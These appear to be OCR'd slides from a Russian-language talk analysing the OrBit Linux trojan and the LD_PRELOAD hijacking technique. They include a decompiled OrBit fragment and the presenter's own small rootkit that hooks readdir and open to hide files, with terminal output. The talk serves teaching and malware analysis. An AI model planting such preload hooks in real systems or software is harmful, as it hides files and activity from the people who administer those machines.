
Нельзя просто взять и запустить малварь

Можно)

Методы анализа ВПО

Динамический анализ – наблюдение за поведением программы во время исполнения.

Давайте перейдем к делу



Разбор вируса OrBit

Семейство вредоносного ПО **OrBit** относится к классу Trojan-dropper. Он подменяет **/lib64/ld-linux-x86-64.so.2** на зараженную **libdl.so,** перезаписывая значение **LD_PRELOAD**. Эта техника показалась мне интересной, и я пошел искать информацию о ней.

```
  exit(3);
maped_mem = memmem(haystack, haystack_len, "/lib/libntpVnQE6mk", 14LL);
if ( maped_mem )
{
  if ( !a1 )
    exit(3);
  puts("swap dir");
  strcpy(maped_mem, "/dev/shm/ldx/.l");
}
else
{
  maped_mem = memmem(haystack, haystack_len, "/etc/ld.so.preload", 18LL);
  if ( !maped_mem )
  {
    puts("ld.so not found");
    exit(0);
  }
  if ( a2 )
    strcpy(maped_mem, "/dev/shm/ldx/.l");
  else
    strcpy(maped_mem, "/lib/libntpVnQE6mk/.l");
```

Разбор техники LD_PRELOAD

Эта техника имеет свой номер в матрице MITRE(T1574.006). При загрузке программ компоновщик загружает динамические библиотеки, указанные по пути **/etc/ld.so.preload** или в переменной **LD_PRELOAD**. Обычно это используется для отладки.

```
execve("/usr/bin/pwd", ["pwd"], 0x7ffcb7e964d0 /* 46 vars */) =
brk(NULL)                                = 0x564fd67da000
arch_prctl(0x3001 /* ARCH_??? */, 0x7ffd815a3ab0) = -1 EINVAL (
access("/etc/ld.so.preload", R_OK)       = 0
openat(AT_FDCWD, "/etc/ld.so.preload", O_RDONLY|O_CLOEXEC) = 3
newfstatat(3, "", {st_mode=S_IFREG|0644, st_size=0, ...}, AT_EM
```

https://attack.mitre.org/techniques/T1574/006/

Разбор техники LD_PRELOAD

В библиотеке реализуется своя версия перехватываемой функции, сохраняется адрес оригинальной. В исполняемом файле будет вызываться новая реализация функции, далее будет выполняться какой-либо код или проверка, затем произойдет вызов оригинальной функции, чтобы сохранить рабочий функционал.

```c
// Original functions pointers
struct dirent* (*orig_readdir)(DIR *) = NULL;
int (*orig_open)(const char *, int oflag) = NULL;


struct dirent *readdir(DIR *dirp) {
    if (orig_readdir == NULL)
        orig_readdir = (struct dirent*(*)(DIR *))dlsym(RTLD_NEXT,
"readdir");

    struct dirent *ep = orig_readdir(dirp);

    fprintf(stderr, "Hijacked readdir\n");
    while (
            ep != NULL &&
            (!strncmp(ep->d_name, RKIT, strlen(RKIT)) ||
            !strncmp(ep->d_name, LD_PL, strlen(RKIT)))
          ) {
        ep = orig_readdir(dirp);
    }

    return ep;
}
```


Разбор техники LD_PRELOAD

```
[kir@fedora rootkit]$ ls -lah
total 32K
drwxr-xr-x. 1 kir kir  100 May 31 15:52 .
drwxr-xr-x. 1 kir kir  624 May 30 16:54 ..
-rw-r--r--. 1 kir kir  241 Nov 18  2023 call_malloc.c
drwxr-xr-x. 1 kir kir  204 Nov 18  2023 .git
-rw-r--r--. 1 kir kir  142 Nov 18  2023 Makefile
-rw-r--r--. 1 kir kir  525 Nov 18  2023 README.md
-rw-r--r--. 1 kir kir 2.3K Nov 18  2023 rkit.c
-rwxr-xr-x. 1 kir kir  16K May 31 15:52 rootkit.so
[kir@fedora rootkit]$ LD_PRELOAD=./rootkit.so ls -lah
Hijacked readdir
Hijacked readdir
Hijacked readdir
Hijacked readdir
Hijacked readdir
Hijacked readdir
Hijacked readdir
Hijacked readdir
total 16K
drwxr-xr-x. 1 kir kir  100 May 31 15:52 .
drwxr-xr-x. 1 kir kir  624 May 30 16:54 ..
-rw-r--r--. 1 kir kir  241 Nov 18  2023 call_malloc.c
drwxr-xr-x. 1 kir kir  204 Nov 18  2023 .git
-rw-r--r--. 1 kir kir  142 Nov 18  2023 Makefile
-rw-r--r--. 1 kir kir  525 Nov 18  2023 README.md
-rw-r--r--. 1 kir kir 2.3K Nov 18  2023 rkit.c
```

```
[kir@fedora rootkit]$ tail -n1 rootkit.so

@3 O
    IPYH^
         ���
            ��e t8�
                   N��  ''  P  
                                ��crtbeginS.oderegister_tm_clones__do_glob
fini_array_entryframe_dummy__frame_dummy_init_array_entryrkit.ccrtendS.o_
_FRAME_HDR__TMC_END___GLOBAL_OFFSET_TABLE__initorig_open__errno_location@
enorig_open64__gmon_start__orig_readdirdlsym@GLIBC_2.34fwrite@GLIBC_2.2.5
_2.2.5strstr@GLIBC_2.2.5orig_creatstderr@GLIBC_2.2.5.symtab.strtab.shstrt
sh.dynsym.dynstr.gnu.version.gnu.version_r.rela.dyn.rela.plt.init.text.ft
ni_array.data.rel.ro.dynamic.got.got.plt.bss.comment.gnu.build.attributes

  u  x <  @00 00.X``0  1    5
                                                          [kir@fedo   root
[kir@fedora rootkit]$ LD_PRELOAD=./rootkit.so tail -n1 rootkit.so
Hijacked open
tail: cannot open 'rootkit.so' for reading: No such file or dire
```



Спасибо за внимание